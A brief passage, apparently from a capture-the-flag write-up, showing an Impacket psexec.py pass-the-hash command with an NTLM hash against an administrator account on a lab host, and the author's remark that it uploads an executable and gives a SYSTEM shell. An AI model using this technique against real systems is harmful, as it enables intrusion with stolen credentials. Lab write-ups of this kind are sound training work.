psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff administrator@sequel.htb
It finds the writable share, uploads the executable and lands me in a shell as NT Authority SYSTEM: